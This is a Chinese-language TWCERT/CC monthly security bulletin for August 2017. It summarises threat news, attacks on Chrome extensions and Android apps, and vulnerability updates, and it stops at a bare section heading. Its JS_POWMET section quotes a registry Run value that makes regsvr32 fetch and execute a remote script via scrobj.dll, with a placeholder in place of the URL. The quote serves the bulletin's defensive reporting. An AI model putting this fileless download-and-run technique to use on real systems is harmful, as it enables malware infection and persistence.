TWCERT/CC 資安情資月報

106 年 08 月份

臺灣電腦網路危機處理暨協調中心

Taiwan Computer Emergency Response Teams / Coordination Center

目錄

第 1 章、摘要

在 TWCERT/CC 近期動態部分，本中心於本月參與 iThome Security Forum 資訊安全論壇及 HITCON Community 研討會，其中黃宇澤副主任於會中人才招募場次進行 TWCERT/CC 服務內容分享，而吳專吉副主任則於會中針對通報應變案例進行相關分享。

在資安政策方面，日本總務省預於明年春天建立網路攻擊對策專責機關，另因資料外洩醜聞，瑞典加強資安檢查措施，而密碼規則發明人道歉：放錯重點。資安威脅方面，刑事局：駭客竄改電子郵件，貿易公司遭詐騙損失百萬，而憑證釣魚成企業新威脅，另勒索病毒變種找財源，並利用外洩受害者個資來威脅支付贖金，而太陽能電板漏洞遭駭客攻擊將引起歐洲電網大癱瘓，另英國要汽車廠商用更安全技術確保智慧汽車不被攻擊，且研究指出，在交通告示上的塗鴉、惡搞可能導致無人車誤判，另手機資安風暴正在成形，而新型特洛伊惡意程式「Bateleur」，針對連鎖餐廳為攻擊目標。資安趨勢方面，網頁快取詐欺出沒，臉書安全長：防禦性資安和多元化人才是未來 20 年兩大資安議題。

在駭客攻擊事件方面，Mandiant (FireEye) 高級資安分析師機敏資料遭外洩，另外請注意，Chrome 知名擴充功能「Web Developer」也遭挾持，超過 100 萬用戶受影響，而 Android app 充斥上千個勒索軟體，部分甚至可在 Google 商店下載，且木馬程式 JS_POWMET 難追蹤，90%感染案例在亞太地區發生，另台新證遭 DDoS 攻擊下單系統一度暫停，最後請使用者注意，已發現更多 Google Chrome 擴充程式遭駭。

在軟硬體漏洞部分，Google、Mozilla、Adobe、Symantec、Cisco 及 Microsoft 都發布 8 月之安全更新 ; PHPMailer 發布安全更

新，該漏洞可能導致跨站指令碼攻擊；Linux Kernel 運行環境中 inotify 及 vfs 的漏洞讓本機使用者提高權限;Juniper 釋出 Junos OS 安全更新；Git 於運行'ssh：//'URL 之缺陷讓駭客可用遠端方式針對目標系統上執行任意命令； Foxit PDF Reader 驚傳 2 項零時差弱點；Apache 發布 Apache Struts 及 Apache Tomcat 安全更新。

在資安研討會及活動部分，TDOH-CONF(駭客的地下城)於 10 月 14 日在台南成功大學舉辦。

在本月份事件通報統計部分，分別介紹通報來源統計圖、攻擊來源統計圖及攻擊類型統計圖等統計數據。

第 2 章、TWCERT/CC 近期動態

2.1、8 月 1 日及 8 月 10 日參加 iThome Security Forum 資訊安全論壇-企業面對勒索軟體的自救之道

TWCERT/CC 於 8 月 1 日及 8 月 10 日參加 iThome Security Forum 資訊安全論壇-企業面對勒索軟體的自救之道，TWCERT/CC 副主任吳專吉將於會中針對「從 WannaCry 與 Petya 勒索軟體行為，看企業如何因應?」進行相關分享。


2.2、8 月 25 日至 26 日參加 HITCON Community 研討會


TWCERT/CC 於 8 月 25 日至 26 日參加 HITCON Community 研討會，其中黃宇澤副主任於會中人才招募場次進行 TWCERT/CC 服務內容分享，而吳專吉副主任則於會中針對通報應變案例進行相關分享。

此外，也於會中擺設攤位並推廣 TWCERT/CC 任務目標，也向與會聽眾進行相關資安通報流程及作法、資安防護意識等相關宣導作業，另外也於攤位上舉辦抽獎活動，鼓勵與會聽眾填寫問卷並訂閱

TWCERT/CC 每月免費資安月報。

此次 HITCON 會議也特別舉辦周邊小遊戲，聽眾可於會場各處找尋貼紙，貼紙上面有資安小問題，只要回答正確，並將問題和答案發布於自己的臉書，即可獲得 HITCON 準備的精美小禮物，透過此方式不僅可以向與會人員推廣資安知識，也增加了不少趣味性。




TWCERT/CC 業務服務
■ 應變協調
■ 通報處理
■ 交流合作
■ 情資發佈
Hacks In Taiwan Conference
HITCON XIII


免費
TWCERT/CC
TW CERT
Coordination Center
網路危機處理暨協調中心

第 3 章、國內外重要資安新聞

3.1、國內外資安政策、威脅與趨勢


3.1.1、網頁快取詐欺出沒！快取權限控管要更嚴

許多網站服務為了加快對靜態網頁頁面的存取速度，都會透過網頁快取（Web Cache）的方式，減少使用者等待網頁的時間。安永（EY）會計師事務所資安團隊負責人 Omer Gil 日前則在黑帽駭客大會，公開一個他發現的 PayPal 網頁快取詐欺（Web Cache Deception）手法，駭客就可以從快取網頁資料中，獲得使用者的機敏資料。雲端服務業者 Cloudflare，為了解決客戶對這個漏洞的隱憂，推出「Edge Cache Expire TTL」這項新功能，可將快取頁面儲存時間設定為 0 秒，避免外洩使用者敏感個資。

快取網頁通常是靜態頁面，這些檔案平常都不會存放與個人有關的敏感資訊，也會以靜態快取網頁頁面方式公開，並忽略 HTTP 的網頁快取標頭（headers）。當網站存在一個網頁快取詐欺的漏洞時，若駭客輸入一個原本不存在的網頁，因為無法回傳該不存在頁面的資料，就會回傳該網站上一層的資料給使用者。也就是說，駭客就可以任意利用任一個網站中，輸入原先不存在的網頁網址後，該網站因為無法回傳該不存在的網頁資料，就只好回傳上一層存在網頁的資料給查詢者，駭客就可能竊取到使用者敏感個資。因為這樣網頁快取詐欺的弱點，有些雲端服務業者設定所有的快取儲存時間為 0 秒，用來修補這個漏洞。

網頁設定快取機制時，要符合網頁快取的標頭所允許的頁面，不存在的頁面不應該主動回應上一層的頁面資訊。再則，所有快取存放的靜態檔案，都要在原本規定的目錄中，且只允許在原本的目錄頁面呈現

快取的靜態檔案資料；假設快取頁面允許使用者作選擇時，相關的快取頁面設定都應該符合原先的內容型態；最後，所有不存在的網頁頁面，就可以直接回應 404 或者是 302 的網頁數值，不需要自動回傳上一層的資訊給使用者。



（資料來源：臺灣 iThome）

3.1.2、5 年釣魚郵件大分析，憑證釣魚成企業新威脅

美國矽谷金流公司 Stripe 資安工程師 Karla Burnett 表示，目前統計的網路釣魚的方式大致可以分成三大類，其中有欺騙使用者採用行動，例如匯款的行為釣魚（Action Phishing）類型；鎖定員工電腦未更新的漏洞釣魚（Exploit Phishing）類型，以及今年發生竊取線上服務登入憑證的憑證釣魚（Credential Phishing）類型。

許多線上服務都需要有憑證作為確認服務真實性的基礎，但是憑證釣魚郵件就企圖收割線上服務的憑證，因此，憑證一旦遭竊，或者是點選偽造的憑證，駭客就可以直接存取所需要的資訊，包括使用者的帳號、密碼都可能遭駭客竊取。

單一登入就是由其他第三方提供的認證登入服務，代替使用者登入某個系統，因為這是組織系統管理員所提供的代登入服務，所有代登入的網站都經過合法驗證，不會發生突然轉址到惡意網址、登入惡

意網站的情況。

使用者端透過瀏覽器提供 SSL 認證，是最友善且接受度高的認證服務，使用者幾乎都可以無痛認證而不覺得麻煩。最後，就是目前普遍使用的通用型雙因素認證機制，他表示，這些通用型產品通常是採用 USB 介面或者是藍牙方式，連結認證網站上無限多的認證號碼，每登入一個網站就要輸入一個認證號碼以確認身分。

Karla Burnett 建議，企業採取相關配套作法來防制，包括了單一登入機制（SSO）、使用者端的 SSL 認證，以及使用越來越普遍的通用型雙因素認證（Universal Second Factor），可以降低網路釣魚風險。

（資料來源：臺灣 iThome）

3.1.3、臉書安全長：防禦性資安和多元化人才是未來 20 年兩大資安議題

社群媒體臉書的安全長（CSO）Alex Stamos 表示，黑帽駭客大會過去 20 年來，揭露了許多資安漏洞，也促進許多資安交流，但他認為，要如何面對下一個 20 年的資安威脅，並不是專注許多刁鑽難解的攻擊手法，平常絕大多數對企業帶來的傷害，往往是來自最平常無奇的簡單問題。

舉例，當使用者在臉書、銀行以及賭博網站上，都使用相同的帳號及密碼時，只要其中一個，像是賭博網站的帳號密碼遭到駭客外洩，甚至是賭博網站，直接在黑市販售使用者帳號密碼時，駭客就可以在其他網站，輸入所取得的相同帳號密碼，進行資訊拼圖，進一步來取得使用者更多的身分資料，達到身分竊取的目的。雖然零時差漏洞對企業帶來不少實質傷害，但在現實世界的情況卻是，每天都有數千人面臨身分竊盜的資安威脅，這樣的傷害其實遠遠大於零時差威脅帶來的衝擊。

有能力找出系統漏洞的人，往往具有分析複雜系統的思惟和能力，但這並不意味著，有能力找出系統弱點的人，就比打造這個系統的人聰明，甚至於，當這些破壞系統的人，如果在同樣的限制中，不見得有能力和打造這套系統的人一樣，可以打造出這麼一套完善的系統。不論是透過企業內部或外部的溝通，都不會是因為找到更多的軟體漏洞，而使得這套軟體變得不安全，反而是要透過打造一套更彈性的架構、減少駭客攻擊接觸的介面，甚至於透過寫程式的技巧，以降低軟體的不安全性。

為了解決這樣的資安問題，Alex Stamos 認為，要從防禦以及多元性兩方面下手。他表示，有好的防禦一定要先懂得什麼是有效的攻擊，因此，不論是黑帽駭客大會或者是其他地方的發表內容，都有助於我們增進對系統的了解，可以了解系統哪邊不安全，未來可以進一步打造更安全、更可信任的系統。

（資料來源：臺灣聯合新聞網）

3.1.4、密碼規則發明人道歉：放錯重點

美國國家標準技術研究所（NIST）2003 年出版的 1 份文件附錄中，建議電腦使用者在設定自己的密碼時，可以使用好記的簡短字眼，但必須交替使用大小寫，將部分字母替代為特殊符號，而且最好是每 3 個月就固定更改密碼。密碼規則發明人 Bill Burr 最近接受華爾街日報的訪問時坦承：「我現在很後悔寫些了那些東西…因為到頭來，我的準則對一般人來說太複雜了，不易理解，而且老實說，根本就搞錯方向。」

基本上，Bill Burr 提到的規則並沒有錯，如果有心人要駭入你的帳號，密碼愈複雜、愈違反直覺愈不容易猜中，但他沒考慮到，使用者天性最怕麻煩，最後使用者還是設了超好猜的密碼，還浪費了一大堆時間。

華爾街日報曾經舉例，這些年來使用者已經被訓練成會設定人類難懂的密碼，但對機器來說卻相對好懂。Tr0ub4dor&3（一串難記的密碼，符合各種常見規則）有 2 的 28 次方種組合，每秒猜 1000 次，電腦只要約 3 天就能猜出來。「correcthorsebatterystaple」（一串用 4 個隨機詞組成的密碼，沒有符合規則），有 2 的 44 次方種組合，每秒猜 1000 次大約需要 550 年。在這個例子中，真要人類背的

話後面那串荒謬的 4 組單字密碼比較好記，而電腦最會的就是用運算，因此最後的決勝點在於長度。

（資料來源：臺灣聯合新聞網）

3.1.5、勒索病毒變種找財源，比特幣錢包也遭竊

資安業者趨勢科技發現，自去年以來透過惡意廣告散播、把台灣當主戰場的 Cerber 勒索病毒，又有新變種，在檔案加密前，先偷儲存在瀏覽器上的密碼，還會竊取虛擬貨幣比特幣錢包。趨勢科技在官方部落格發文表示，Cerber 現已成為當今家喻戶曉且演化速度最快的勒索病毒家族。就在今年 5 月，趨勢科技才介紹過該病毒的 6 個演化版本的行為演變，沒過幾個月，現在又出現了新的演化版本。

這波 Cerber 病毒是經由電子郵件附檔散布，其鎖定竊取的比特幣（Bitcoin）錢包有三種；第一種是比特幣官方的 Bitcoin Core 錢包，另外兩種是第三方的 Electrum 和 Multibit 錢包。其作法是直接偷取比特幣錢包應用程式的對應檔案：「dat（Bitcoin）」、「*.wallet（Multibit）」、「dat（Electrum）」。此處有兩點值得注意。第一，竊取這些檔案並不代表就能取得錢包內的比特幣，歹徒仍須取得用來開啟錢包的密碼。第二，Electrum 從 2013 年後期即不再使用 electrum.dat 檔案。

不過，趨勢科技提醒，新的 Cerber 變種所竊取的資訊不只這些，

它還會試圖偷取 Internet Explorer、Google Chrome 及 Mozilla Firefox 等瀏覽器儲存在電腦上的密碼。值得注意的是，這些竊取資訊的行為都是發生在勒索病毒開始將系統上的檔案加密「之前」。病毒一旦找到這類密碼與比特幣錢包檔案，就會將資料傳送至駭客的幕後操縱（C&C）伺服器，而且錢包檔案一旦傳送至遠端伺服器，病毒就會將電腦上的錢包檔案刪除，讓受害者蒙受更大的損失。趨勢科技表示，從這項新的行為可以看出，駭客正試圖為勒索病毒尋找新的獲利管道，而竊取受害者的比特幣錢包，的確是一項有利可圖的潛在收入來源。

針對防範之道，趨勢科技指出，目前 Cerber 感染電腦的管道依然不變，所以原本的防範之道還是適用；使用者只要養成習慣，不要輕易開啟來自外部或不明來源電子郵件附件檔案，即可有效降低風險。


（資料來源：臺灣聯合新聞網、星洲日報）

3.1.6、太陽能電板漏洞遭駭客攻擊將引起歐洲電網大癱瘓！

荷蘭安全研究人員 Willem Westerhof 上周五（8/4）公布了一項研究成果，指出他在知名的德國太陽能設備供應商 SMA Solar 的產品上發現了 21 個安全漏洞，漏洞主要位於 SMA 太陽能面板上的變頻器(Inverter)，該裝置的用途是將太陽能面板所產生的直流電轉換成交流電。然而，這些漏洞的嚴重等級不一，只要妥善地利用這些漏洞便可找到許多可自遠端掌控變頻器的方法。

其中一個編號為 CVE-2017-9852 的安全漏洞為現今物聯網(IoT)裝置的通病，亦即裝置的密碼管理問題，這些裝置採用鮮少變更的預設安裝密碼，且隱藏使用者帳號的密碼也是固定的，駭客也可藉由其他的漏洞獲取這些隱藏帳號的密碼。

倘若駭客只掌控了一個或少數的變頻器並不會造成太大的問題，然而，隨著太陽能面板的部署愈來愈普及，且有愈來愈多的面板具備連網功能，大量的太陽能部署便成為了綠色電網的致命傷。



（資料來源：臺灣 IN SIDE）

3.1.7、英國要汽車廠商用更安全技術，以確保智慧汽車不被攻擊

智慧聯網汽車可以連接到地圖，並獲取旅行資訊，但英國政府擔心智慧汽車可能會成為駭客攻擊目標，駭客有可能竊取個人資料，用無鑰匙進入系統盜取汽車，甚至使用惡意技術控制汽車。英國政府指出，新指導方針可以確保工程師開發新汽車時將網路安全威脅考慮進去。交通部部長 Martin Callanan 則在聲明中表示：「當我們將汽車變成 WiFi 連接熱點，或者植入上百萬甚至上千萬行代碼，將汽車變成完全自動駕駛的汽車，確保汽車不受網路攻擊是相當重要的事。」

新指南中要求，若接收到有缺陷、無效或者惡意數據及命令時，系統要可以抵擋此類攻擊，使用者也要可以刪除汽車系統保存的個人身份數據。英國政府指出，在汽車的整個生命週期內，英國政府表示，智慧汽車製造商必須制定計畫，在汽車整個生命周期都得維持並提供網路安全防護。另外，英國政府也將制定新法規，以對無人駕駛汽車的安全進行監管。

（資料來源：香港 sina 新浪）


3.1.8、研究指出，在交通告示上的塗鴉、惡搞可能導致無人車誤判

Google 及車廠等公司正努力將無人車帶到實際生活中，目前安全界擔心來自網路上的攻擊，然而一項研究顯示，無人車的威脅可能來自現實世界;在交通告示牌上塗鴉、惡搞，可能擾亂無人車的判斷，甚至為讓有心人發動惡意攻擊。

利用深度神經學習網絡發展出的分類智慧，隨著技術的進步，被外界干擾誤判的情況已經降低，但在這項由華盛頓大學、密西根大學安娜堡分校、加州大學柏克萊分校及石溪大學進行的一項聯合研究中，研究人員發展出名為 Robust Physical Perturbation (RP2)的攻擊演算法及惡搞方法，證實自駕車仍然可能被唬弄。

研究人員設計了一系列欺騙性技巧，包括以印表機輸出顏色及形狀皆幾可亂真的海報貼在真正告示牌上，以及在真正的告示牌上貼貼紙形成塗鴉效果，像是在 Stop 標誌的下方貼上「Love」或「Hate」等英文字，然後針對自駕車進行，結果發現將偽造海報貼在真正的告示牌上，讓自駕車在該停止處反而右轉，或是加速到時速 45 英哩，且成功率 100%。

另外，以貼紙惡搞真正告示牌的手法，也能造成自駕車將停止告示牌誤判為 45 英哩速限，成功機率也有 66.67%以上。 研究並未指出使用哪一款自駕車，或是使用哪一套電腦系統進行實驗，但研究證明，在自駕車上路後，一般習以為常的告示牌塗鴉，都可能變成新的攻擊來源。



（資料來源：臺灣 iThome）


3.1.9、勒索軟體利用外洩受害者個資威脅來支付贖金

資安業者趨勢科技最近發現新形態勒索病毒「LeakerLocker」，不加密受害者的檔案，但會威脅洩漏手機個資；然而，如果手機聯絡人或通話記錄不夠多，惡意程式竟然會自動中止執行。

趨勢科技部落格指出，這個 LeakerLocker 勒索病毒目前透過 3 個 Google Play 商店上的應用程式來散布，包括「Wallpapers Blur HD（散景桌布）」、「Booster & Cleaner Pro（系統優化清理程式）」以及「Calls Recorder（電話錄音程式）」，目前這 3 個應用程式都已被下架。

根據趨勢科技的研究，當「Calls Recorder」應用程式下載並安裝到使用者裝置之後，首先會查看手機上的聯絡人、相片、通話記錄等等來檢查其數量是否超過一定門檻。換句話說，若受害手機上沒有太多聯絡人、照片、通話記錄的話，惡意程式將會放棄而中止執行。

但這只是目前歹徒常用的一種躲避資安產品動態偵測技術的手法。最好的方法就是在下載應用程式之前務必多看看別人對該程式的評論，並且仔細留意是否有任何評論透露出該程式可能有問題的徵兆。此外，使用者也應隨時保持裝置更新，隨時套用可用的修補。



（資料來源：臺灣 iThome）

3.1.10、刑事局：駭客竄改電子郵件，貿易公司遭詐騙損失百萬

台北市一家貿易公司位在大陸地區的分公司被駭客入侵，歹徒掌握公司應付款項資料後，仿照分公司業務經理的電子郵件帳號「xxxx@21cn.net」，創立名稱相似的「xxxx@211cn.net」假帳號，發信給台灣總公司，謊稱上游供應商要求變更匯款帳戶。總公司沒注意電子郵件帳號多了 1 個字，匯款到歹徒提供的銀行帳戶，損失新台幣近百萬元。

歹徒往往使用名稱非常相似的假電子郵件帳號，例如將帳號中的英文字母「l」改成數字「1」，或在帳號不顯眼處增減 1 字魚目混珠，甚至直接駭入企業使用的電子郵件系統，使用真正的郵件帳號發信。若匯款方沒透過第 2 管道查證帳戶資料是否正確，錢就進了駭客的口袋，而且往往要等到真正的請款方催繳欠款，被害人才發現自己遇到詐騙，而匯出的款項早已被歹徒提領一空。

（資料來源：臺灣 HiNet）

3.1.11、資料外洩醜聞，瑞典加強資安檢查措施

英國衛報(The Guardian)1 日報導，在大批私人且敏感的資料外洩導致兩名部長下台後，瑞典政府正尋求加強措施，確保國家機構，包括衛生、教育和年金等單位的資訊安全。

瑞典每日新聞報(Dagens Nyheter)先前報導在羅馬尼亞未經安全查核的資訊人員處理機密醫療資料之後，瑞典國家電台 SVT 指出，目前有 6 個國家部門的資訊外包工作正進行檢查中。這項安全檢查是在瑞典總理勒夫文(Stefan Lofven)上星期進行內閣改組後進行。勒夫文在上星期宣稱發生「極度嚴重」的資訊安全疏漏後，進行內閣改組，其中內政部長伊格曼(Anders Ygeman)與基礎設施部長尤漢松(Anna Johansson)離職下台。

根據媒體報導，部份部長早知相關資安外洩至少 18 個月之久，但並未告知總理。在這之前，2015 年瑞典交通部和瑞典 IBM 簽署了資料外包契約。整起資安事件是在今年 1 月，在瑞典前交通部長奧格倫(Maria Ågren)突然下台後爆發。奧格倫被開除下台並遭到罰款。

在這之前，安全警察發現奧格倫取消了外國資訊人員在簽約時應該進行的安全查核，明顯違反隱私與資料保護法。

（資料來源：臺灣 HiNet、POLITICO）

3.1.12、手機資安風暴正在成形

從經濟民生到國家政府，資安威脅無處不在：上至國家、下至個人，無論是出於惡意，或者是因為服務系統或裝置失誤或異常，輕者消費者無法登入日常所需的相關網路服務造成不便，重者影響網路下單、洩漏個人隱私，甚至影響金融秩序。

沒有資安，智慧未來將成空談 ：無論是運用許多感測器監控水土環境資料的創新農業，或是投入智慧工廠的工業 4.0，或是與民眾生活息息相關的服務業與政府治理，這些都需要有穩定安全的通訊網路環境和嚴密的資訊安全防護設備。

沒有資安，手機與未來聯網產品面臨潛在風險：觀察近幾年的資安威脅事件有「質變」與「量變」的趨勢，資安攻擊型態也愈來愈複雜，隨著聯網產品愈來愈多，未來安全的網路環境將是各國經濟民生

穩定發展的前提與目標。

（資料來源：臺灣資策會）

3.1.13、日本總務省預於明年春天建立網路攻擊對策專責機關

為了強化網路攻擊應變處置，日本總務省預計於明年春天設立「資訊安全政策局（情報セキュリティ政策局）」，有別於以往各單位有各自的資安政策，將可以有效統一管理總務省內遭遇資安事件時對策，並讓資安政策可以產生更大效益。

總務大臣高市早苗則強調，建立新組織是為了因應越趨激烈的國際性網路攻擊，進而可能對資訊通信技術企業及 My Number 制度等造成影響，因此將風險最小化及進行人才培育是必需的。

同時，總務省中負責規劃資訊通信國際競爭及活動等相關策略的「資訊通信國際戰略局（情報通信国際戦略局）」也將改組為「國際戰略局（国際戦略局）」，並由原有業務中加入統計、消防及防災等專業知識，以強化國際競爭力。

（資料來源：日本経済新聞）


3.1.14、新型特洛伊惡意程式「Bateleur」，針對連鎖餐廳為攻擊目標

根據 Proofpoint 研究團隊報告一種名為 Bateleur 的新型特洛伊木馬後門程式，已證實是駭客組織「Carbanak」所為，這個組織已從全球各地的銀行，竊取超過 10 億美金，攻擊目標包括零售商、商家服務和供應商在內的酒店管理組織，現將目標鎖定美國連鎖餐廳，他們透過大量的釣魚郵件夾帶內嵌 Javascript 的附件，可在 Windows 系統開啟一個後門，用以截取螢幕截圖，竊取密碼，執行命令等用途。

這種 Javascript 後門程式運用新的反分析與沙箱逃避技術來增加感染機會及避免被偵測，用以掩蓋他們的攻擊行動。如同一般的網路攻擊行為，駭客使用釣魚郵件來吸引被攻擊的目標，這個郵件是透過 outlook 或 Gmail 發送的，裡面並檢附一個 word 檔附件。

為了製造使用者安全的假象，附件檔案會宣稱是透過 outlook 或 gmail 加密及保護，而且正確的防毒軟體公司的名字也會出現在 Jscript 的檔案管理器上。如果使用者受騙按下「啟用編輯」，惡意程式會自動下載並且透過一連串的手段來避免被偵測。

根據研究報告指出，這個 Jscript 具有強大的功能，除了反沙箱及混淆分析技術，也能取得受感染系統的資訊，列出哪些是正在執行中的程式，並能執行自定義命令和 PowerShell 腳本、自我卸載更新及螢幕截圖等。理論上，Bateleur 也可以竊取密碼，但這些指令要透過 C&C(Control and Command Server)中繼站取得額外的模組才能進行。



（資料來源：美國 ZD Net）

3.2、駭客攻擊事件及手法

3.2.1、Mandiant (FireEye）高級資安分析師機敏資料遭外洩

Mandiant (美國麥迪安網路安全公司)，是一家位於美國加州的擁有軍方背景的私人網路安全技術公司，2014 年由 FireEye® 公司所併購。

本周日，匿名駭客組織發布一些機敏資訊，據稱屬於 Mandiant 的高級威脅情報分析師 Adi Peretz，聲稱自 2016 年以來已經完全存取了公司的內部網路。

這些駭客洩露將近 32MB Peretz 個人在 Pastebin 上私人及專業的資料，更聲明只是顯示對 Mandiant 的深入駭侵，未來會發布更多關鍵資料。

專業分析師 Peretz 遭洩漏的機敏資訊包括：

(1) 微軟帳號登入細節

(2) 通訊錄

(3) 連結 Surface Pro 筆電的 Windows Find My Device 地理位置截圖

(4) 客戶來往信件

(5) 簡報

(6) 電子郵件收件箱的內容

(7) Mandiant 和 FireEye 內部文件

(8) 以色列國防軍（IDF）的威脅情報簡介

駭客更侵入 Peretz 的 LinkedIn 帳號，將他的個人資料從專業媒體網路中刪除，而目前此次駭侵事件之動機尚不明朗。

FireEye 發表聲明，指責員工的社交媒體帳戶洩漏。更聲明到目前為止沒有發現 FireEye 或 Mandiant 系統受到威脅。

●TWCERT/CC 建議，FireEye 客戶近期如接獲 FireEye 電子郵件，請務必確認來源真偽，以免遭駭客利用。

3.2.2、請注意，Chrome 知名擴充功能「Web Developer」也遭挾持，超過 100 萬用戶受影響

繼 Copyfish 之後，擁有 1,044,000 用戶的知名 Chrome 擴充功能「Web Developer」也遭類似手法劫持散播惡意廣告。

該擴充功能開發者緊急聲明遭受不明駭客以電子郵件社交工程，獲取他的 Google 帳號，並上傳「特製」後的擴充功能，更新為版本 0.4.9。

開發者 Chris Pederick 表示在星期二時收到一封聲稱來自 Google 的警告，要求更新他的擴充程式以符合新的 Google 商店政策。

相同不幸地，該開發者也在信件內連結的頁面輸入了開發者的 Google 帳密，直到隔天被告知，有「新版本」的擴充程式在上午被上傳了，「也」才驚覺有異。


該惡意擴充程式會從網頁中獲取 JavaScript 程式碼，並將遭受感染的 Chrome 用戶的瀏覽器視窗中強制嵌入惡意廣告代碼。

該惡意擴充程式幾乎可以存取用戶瀏覽器上發生的所有事情，譬如可以閱讀所有網站內容、攔截流量、監控點擊和輸入資料或任何可以想像做到的任何事情。

開發者表示在五到六個小時的時間內發現這件事後，便立即從 Chrome 商店下載，並在一小時後修復了該擴充功能， 更新版本為 0.5。

●TWCERT/CC 強烈建議使用該擴充功能之網站開發人員立即將其更新為版本 0.5 以上，並有使用到 0.4.9 版本之用戶應考慮更改

其所有網路帳戶的密碼，以及清除這期間存取的網站上使用的登錄資料和 Cookie。



3.2.3、Android app 充斥上千個勒索軟體，部分甚至可在 Google 商店下載

Lookout 的研究人員發現稱為 SonicSpy 的惡意軟體有三個版本出現在 Google Play 官方的應用商店中，每個都是偽造為正常的簡訊服務 APP。

SonicSpy 會無聲息地偷偷記錄通話和音訊、拍照、撥打電話、發送簡訊給攻擊者指定的號碼、監看通話記錄和聯繫人，並監控有關 Wi-Fi 接入點的資訊。


整體來說， SonicSpy 可以遠程執行 73 種不同的命令，並且資安專家懷疑是來自伊拉克的惡意軟體開發人員。

為了取信誘使受害者下載，除了在商店上偽裝正常的簡訊服務的 APP 外，下載後也真正會執行發送訊息的功能，但也同時竊取他們的資料並將其傳輸到命令和控制伺服器(C&C)。

當使用者下載後便會移除桌面或應用程式選單上啟動程式的圖示以自身隱藏，然後開始下載並安裝"特製"版本的 Telegram APP，其包含允許攻擊者獲得對設備的主要控制的惡意功能。

即使 Google 可以移除這類惡意軟體，但許多其他版本仍然可在第三方 APP 平台上下載，惡意軟體可能已經下載了數千次。

●TWCERT/CC 建議勿在第三方 APP 平台下載任何應用軟體，即使官方下載平台也務必以知名開發團隊為主，以免遭駭客利用。



3.2.4、木馬程式 JS_POWMET 難追蹤,90%感染案例在亞太地區發生

一種新的木馬程式，叫做「JS_POWMET」(趨勢科技命名為 JS_POWMET.DE)，該程式會利用 Windows 系統登錄中的開機自動執行機碼來進入電腦，感染過程完全不會在磁碟上產生檔案，以躲避沙箱模擬分析技術偵測。

根據趨勢科技全球威脅情報網所收到的初步資料顯示，感染 JS_POWMET 最嚴重的是亞太地區，將近 90% 的感染案例都來自該區域。 2.這種木馬程式很可能是因為使用者瀏覽了惡意網站才被


下載，或者是由其他惡意程式植入系統當中。

但肯定的是，當該惡意程式下載到系統上時，系統登錄當中就會出現以下機碼：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run COM+ = “regsvr32 /s /n /u /i:{此處為 JS_POWMET 的下載網址} scrobj.dll” 。

這個在開機時會自動啟動程式的系統登錄機碼將使得「regsvr32」這個系統程式到網路上下載 JS_POWMET 惡意程式。

如此一來，就能讓 regsvr32 執行任何惡意腳本而不需將惡意檔案儲存到電腦系統上。

●要有效防範這類無檔案式惡意程式，其中一種方法就是針對企業基礎架構實施存取管制，透過一些容器式系統將端點裝置與重要的網路隔離。針對此惡意程式，IT 人員也可停用 PowerShell 工具來加以防範，讓 JS_POWMET 後續下載的程式無法執行。



3.2.5、台新證遭 DDoS 攻擊 下單系統一度暫停

台新證則在證交所 MIS 即時系統公布，今天 8 點 54 分起電子傳輸系統遭受網路攻擊，所幸已於今天 9 點 32 分恢復正常運作。

台新證中午表示，今天上午 8:50 發生電子交易平台網路流量異常情事，經研判恐遭 DDoS 攻擊。

台新證緊急進行網路流量異常應變處置，並同步於官網及各電子交易平台公告，請客戶改採語音按鍵或洽所屬營業員下單，以降低客戶權益可能受到的影響。台新證券各電子交易系統已於上午 9:35 全部恢復正常，亦將持續嚴控網路流量以維客戶權益。

金管會初步了解，台新證、大眾證並未遭威脅或勒索，僅是網速變慢，尚有語音交易可以輔助，投資人並沒有因此遭受到傷害。針對攻擊來源來，金管會表示：「券商與交易所還要進一步調查」。

3.2.6、使用者注意，已發現更多 Google Chrome 擴充程式遭駭

資安公司 Proofpoint 的研究員 Kafeine 發現已經有六種 Google

Chrome 的擴充程式在駭客利用社交工程竊取程式開發人員的帳號密碼之後遭到竄改。

攻擊者透過釣魚郵件方式騙取擴充程式開發者的帳號、密碼，置入惡意程式廣告，誘騙使用者以為需修復電腦，進而登入惡意網站。

攻擊時間約在 7 月下旬及 8 月初，如之前所提之 CopyFish 與 Web Developer 等，Kafeine 相信 TouchVPN 和 Betternet VPN 也曾在 6 月下旬遭遇到同樣的狀況。

分析被攻擊的清單表列如下：

(1) Web Developer 0.4.9。

(2) Chrometana 1.1.3。

(3) Infinity New Tab 3.12.3。

(4) CopyFish 2.8.5。

(5) Web Paint 1.2.1。

(6) Social Fixer 20.1.1。

擴充程式被攻擊的主因在攻擊者要將惡意的廣告偽冒合法的廣告藉此牟取利益，主要用於替換成人及其他系列網站的橫幅廣告，並竊取合法廣告網路流量。

資安專家也發現攻擊者在收集 Cloudflare 用戶的資料，可能會在未來的攻擊中使用。

因為在遭竄改的擴充程式中的某 JavaScript 程式碼片段會下載由 Cloudflare 所提供的檔案，該檔案包含用於在使用者登錄後收集

Cloudflare 用戶憑證的腳本。

Google 的安全小組已經發送電子郵件警告擴充程式開發人員須注意防範網路釣魚攻擊，因為攻擊者有能力建造一個以假亂真的 Google 登錄頁面。

而擴充程式已經不是第一次被廣告商鎖定用來作為推銷之用，其實在 2014 年，就有廣告軟體公司已經從合法的開發商買下幾種流行的擴充程式，截至目前為止，這些公司仍持有這些「值得信賴」的產品繼續在線上供用戶使用。

●TWCERT/CC 建議有安裝上述擴充程式的用戶，請立即確認是否已自動更新至最新版，或刪除未使用之擴充程式，以免遭駭客利用。

3.3、軟硬體漏洞資訊

3.3.1、PHPMailer 發布安全更新，該漏洞可能導致跨站指令碼攻擊

PHPMailer 發布安全更新，該漏洞由於'code_generator.phps'之範本 script，於輸入前沒有嚴格的篩選 HTML code，導致駭客可

籍由被攻擊者的瀏覽器執行任意代碼(arbitrary scripting code)，以存取使用者的 cookies (包括身份驗證 Cookie)，獲取使用者最近通過 Web 表單提交的資料，或假冒使用者登入系統。

駭客可利用這種漏洞攻擊方式，於 PHPMailer 上輸入惡意代碼，引發該代碼執行，其結果將可獲取造訪該站使用者之 cookies (包括身份驗證 Cookie)，駭客即可藉此假冒使用者登入系統。

3.3.2、Cisco 發布軟體安全更新

